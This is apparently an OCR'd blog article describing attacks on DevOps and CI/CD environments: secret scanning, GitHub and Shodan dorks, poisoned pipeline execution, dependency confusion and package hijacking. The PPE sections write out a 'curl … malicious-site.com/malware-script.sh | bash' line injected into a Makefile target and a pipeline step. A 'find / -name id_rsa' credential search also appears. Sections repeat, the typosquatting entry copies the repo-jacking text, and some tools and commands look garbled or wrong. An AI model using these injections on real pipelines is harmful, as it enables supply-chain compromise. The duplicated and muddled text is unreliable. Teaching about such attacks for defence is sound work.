Attacking Against DevOps Environment

WWW.DEVSECOPSGUIDES.COM

Attacking Against DevOps Environment

DevSecOpsGuides

Nov 20, 2023 · 26 min read

TABLE OF CONTENTS

Commit/push to protected branches

Certificates and identities from metadata services

User Credentials

Service Credentials

Compromise build artifacts

Registry injection

Spread to deployment resources

Service logs manipulation

Compilation manipulation

Reconfigure branch protections

DDoS

Cryptocurrency mining

Local DoS

Resource deletion


Clone private repositories

Pipeline logs

Exfiltrate data from production resources

Show less

SCM AUTHENTICATION



Commands:

1. `git clone`

2. `git log`

Example Commands:

GitRob:

- Command: `gitrob <organization/repo>`

- Example: `gitrob acme-corp/website`

-

GitLeaks:

- Command: `gitleaks --repo-path <path-to-repo>`

- Example: `gitleaks --repo-path ~/projects/myrepo`

TruffleHog:

- Command: `trufflehog --regex --entropy=True <repository URL>`

- Example: `trufflehog --regex --entropy=True https://github.com/acme-corp/website.git`

TruffleHog

* Example: `secretfinder --all ~/projects/myrepo`

Dork for OSINT and Local Enumeration:

- OSINT Dork: `"site: github.com <organization-name>"`

- Tools: Google, GitHub Advanced Search

- Example: `site: github.com acme-corp`


- Local Enumeration Dork: "file:.git/config"

- Tools: Command-line tools like `find` or `dir` (for Windows)

- Example: `find / -name ".git" -type d`

- find / -name "id_rsa" -type f

CI/CD service authentication



Tools for Detection:

1. Jenkins Security Plugin

2. GitLab CI/CD Pipeline Configuration Checker

3. Travis CI Security Scanner

Remote or Local: These tools can be used both remotely and locally, depending on the specific scenario and access level.

Commands:

1. Jenkins Security Plugin:

- Command: No specific command, as it is a plugin installed in Jenkins.

- Example: Install and configure the Jenkins Security Plugin to detect and remediate authentication misconfigurations.

2. GitLab CI/CD Pipeline Configuration Checker:

- Command: `gitlab-ci-linter <path-to-ci-file>`

- Example: `gitlab-ci-linter .gitlab-ci.yml`

3. Travis CI Security Scanner:

- Command: `travis-ci-scanner <repository URL>`

- Example: `travis-ci-scanner https://github.com/acme-corp/myrepo`

Example Awesome Commands per Tools:

1. Jenkins Security Plugin:

- Access the Jenkins console and navigate to the "Manage Jenkins" section.

- Install the Jenkins Security Plugin from the "Manage Plugins" page.

- Configure the plugin to scan for authentication misconfigurations.

2. GitLab CI/CD Pipeline Configuration Checker:

- Install the GitLab CI/CD Pipeline Configuration Checker tool.

- Run the command `gitlab-ci-linter` followed by the path to the CI/CD configuration file to check for misconfigurations.

3. Travis CI Security Scanner:

- Install the Travis CI Security Scanner tool.

- Run the command `travis-ci-scanner` followed by the repository URL to scan for authentication misconfigurations.

Dork for OSINT and Local Enumeration:

- OSINT Dork: `"site:github.com <organization-name>"`

- Tools: Google, GitHub Advanced Search


- Example: `site:github.com acme-corp`

- Local Enumeration Dork: "file:.travis.yml" (for Travis CI)

- Tools: Command-line tools like `find` or `dir` (for Windows)

- Example: `find / -name ".travis.yml" -type f`

Organization's public repositories



Tools for Finding Organizations:

1. GitHub Advanced Search: Utilize GitHub's advanced search feature to find organizations based on specific criteria such as language, location, or repository topics. Visit the GitHub website and navigate to the advanced search page to explore the available search filters.

2. Shodan: Shodan is a search engine for internet-connected devices. It can be used to discover organizations that expose their repositories

or CI/CD services to the internet. Visit the Shodan website and perform searches using relevant keywords and filters.

Tools for Detection:

1. GitRob: GitRob is a tool designed to scan GitHub repositories for sensitive information and misconfigurations. It can help detect organizations and repositories with CI/CD capabilities.

Commands:

1. GitHub Advanced Search:

- Syntax: `keyword1 keyword2 parameter:value`

- Example: `language:java location:"New York" org:acme-corp`

2. Shodan:

- Syntax: `keyword1 keyword2`

- Example: `CI/CD organization`

Example Awesome Commands per Tools:

1. GitHub Advanced Search:

- Visit the GitHub website and go to the advanced search page.

- Enter relevant keywords, filters, and parameters based on your requirements.

- Click the "Search" button to retrieve the results.


2. Shodan:

- Visit the Shodan website (shodan.io).

- Enter relevant keywords related to CI/CD organizations.

- Explore the search results to find organizations and their exposed repositories or services.

Configured webhooks



Tools for Enumerations:

1. GitHound: GitHound is a reconnaissance tool that searches GitHub for sensitive information, including webhooks. It can be used to identify exposed webhooks in public repositories. You can find the tool's syntax and examples on its GitHub page.

2. Shodan: Shodan is a search engine for internet-connected devices. It can help identify services or devices with exposed webhooks. By using specific search filters, such as "http.component:/webhook/" or "http.title:/Webhook/," you can narrow down the search results to find potentially vulnerable webhooks.

Remote or Local: The enumeration process for webhooks is typically performed remotely by querying public repositories, search engines, or online services. However, it's important to respect the terms and conditions of the services you are using and ensure that you have appropriate authorization.

Commands and Regex Patterns: The specific commands and regex patterns depend on the tool you are using. Here are some examples:

- GitHound: `githound --regex [REGEX_PATTERN]`


- Shodan: `http.component:/[COMPONENT_NAME]/`

Example Awesome Commands:

1. GitHound: `githound --regex 'webhook'` This command will search for repositories that contain the term 'webhook' in their code or configuration files.

2. Shodan: `http.component:/webhook/` This search query will look for web services that have the term 'webhook' in their component, indicating the presence of webhooks.

Configured webhooks



Tools for Enumerations:

1. GitHound: GitHound is a reconnaissance tool that searches GitHub for sensitive information, including webhooks. It can be used to identify exposed webhooks in public repositories. You can find the tool's syntax and examples on its GitHub page.

2. Shodan: Shodan is a search engine for internet-connected devices. It can help identify services or devices with exposed webhooks. By using specific search filters, such as "http.component:/webhook/" or "http.title:/Webhook/," you can narrow down the search results to find potentially vulnerable webhooks.

Remote or Local: The enumeration process for webhooks is typically performed remotely by querying public repositories, search engines, or online services. However, it's important to respect the terms and conditions of the services you are using and ensure that you have appropriate authorization.

Commands and Regex Patterns: The specific commands and regex patterns depend on the tool you are using. Here are some examples:

- GitHound: `githound --regex [REGEX_PATTERN]`


- Shodan: `http.component:/[COMPONENT_NAME]/`

Example Awesome Commands:

1. GitHound: `githound --regex 'webhook'` This command will search for repositories that contain the term 'webhook' in their code or configuration files.

2. Shodan: `http.component:/webhook/` This search query will look for web services that have the term 'webhook' in their component, indicating the presence of webhooks.

Direct PPE (d-PPE)



Cases where the attacker can directly modify the configuration file inside the repository. Since the pipeline is triggered by a new PR and run according to the configuration file – the attacker can inject malicious commands to the configuration file, and these commands are executed in the pipeline.

Pipeline Configuration:

stages:

```
- name: Build

command:

- make build

- name: Test

command:

- make test

- name: Deploy

command:

- make deploy

- name: d-PPE

command:

- make malicious_command && echo "Malicious command executed!"

`
```

In this modified configuration, the `make malicious_command` has been added, and an additional command `echo "Malicious command executed!"` has been appended to provide feedback on the execution of the malicious command.

Indirect PPE (i-PPE)

Cases where the attacker cannot directly change the configuration files, or that these changes are not taken into account when triggered.

In these cases, the attacker can infect scripts used by the pipeline in order to run code, for example, make-files, test scripts, build scripts, etc.

Pipeline Configuration:

stages:

- name: Build

command:

- make build

- name: Test

command:

- make test

- name: Deploy

command:

- make deploy

Example Awesome Commands: Here's an example of an awesome command that the attacker could inject into the `malicious_code` target:

malicious_code:

@echo "Executing malicious code"

curl -s http://malicious-site.com/malware-script.sh | bash

In this example, the injected command downloads a malicious script from a remote server and executes it using the `bash` command. This can allow the attacker to further compromise the pipeline or the Post-Production Environment.

Public PPE

Cases where the pipeline is triggered by an open-source project. In these cases, the attacker can use d-PPE or i-PPE on the public repository in order to infect the pipeline.

Pipeline Configuration:

stages:

- name: Build

command:

- make build

- name: Test

command:

- make test

- name: Deploy

command:

- make deploy

Example Awesome Commands: Here's an example of an awesome command that the attacker could inject into the pipeline configuration:

stages:

- name: Build

command:

- make build

- curl -s http://malicious-site.com/malware-script.sh | bash

- name: Test

command:

- make test


- name: Deploy

command:

- make deploy

In this example, the injected command downloads a malicious script from a remote server and executes it using the `bash` command. This can allow the attacker to compromise the pipeline or the Post-Production Environment.

Public dependency confusion



A technique where the adversary publishes public malicious packages with the same name as private packages. In this case, because package search in package-control mechanisms typically looks in public registries first, the malicious package is downloaded.

Legitimate Private Package (awesome-package):

{

"name": "awesome-package",

"version": "1.0.0",

"description": "A useful package for developers.",

"dependencies": {

"dependency-a": "^2.0.0",

"dependency-b": "^1.5.0"

}

}

Malicious Public Package (awesome-package):

{

"name": "awesome-package",

"version": "1.0.0",

"description": "A package that injects malicious code.",

"dependencies": {

"malicious-dependency": "latest"

}


}

In this example, both the legitimate private package and the malicious public package have the same name, "awesome-package," and the same version number "1.0.0." However, the malicious package contains an additional dependency called "malicious-dependency," which injects the malicious code into the project.

Here's an example of an awesome command that the attacker could use to publish the malicious package:

```

npm publish --registry=https://public-registry.com
```

Public package** hijack (“repo-jacking”)



Hijacking a public package by taking control of the maintainer account, for example, by exploiting the GitHub user rename feature.

Commands for finding dependency packages:

npm Syntax: npm view [package-name] dependencies

Example: npm view express dependencies

Description: The npm command-line tool allows you to view the dependencies of a specific package. This command retrieves the list of dependencies for the "express" package.

pip Syntax: pip show [package-name]

Example: pip show requests

Description: The pip command-line tool for Python provides information about installed packages. This command shows details about the "requests" package, including its dependencies.

Typosquatting

Hijacking a public package by taking control of the maintainer account, for example, by exploiting the GitHub user rename feature.

Commands for finding dependency packages:

npm Syntax: npm view [package-name] dependencies

Example: npm view express dependencies

Description: The npm command-line tool allows you to view the dependencies of a specific package. This command retrieves the list of dependencies for the "express" package.

pip Syntax: pip show [package-name]

Example: pip show requests

Description: The pip command-line tool for Python provides information about installed packages. This command shows details about the "requests" package, including its dependencies.

Malicious Public Package (awesome-package):

{

"name": "awesome-package",

"version": "1.0.0",

"description": "A package that injects malicious code.",

"dependencies": {


"malicious-dependency": "latest"

}

}

In this example, both the legitimate private package and the malicious public package have the same name, "awesome-package," and the same version number "1.0.0." However, the malicious package contains an additional dependency called "malicious-dependency," which injects the malicious code into the project.

Here's an example of an awesome command that the attacker could use to publish the malicious package:

```

npm publish --registry=https://public-registry.com

## DevOps resources compromise


```

Pipelines are, at the core, a set of compute resources executing the CI/CD agents, alongside other software. An attacker can target these resources by exploiting a vulnerability in the OS, the agent's code, other software installed in the VMs, or other devices in the network to gain access to the pipeline.

Example configuration file for a CI/CD agent, potentially misconfigured, in YAML format:

agent:

name: my-agent

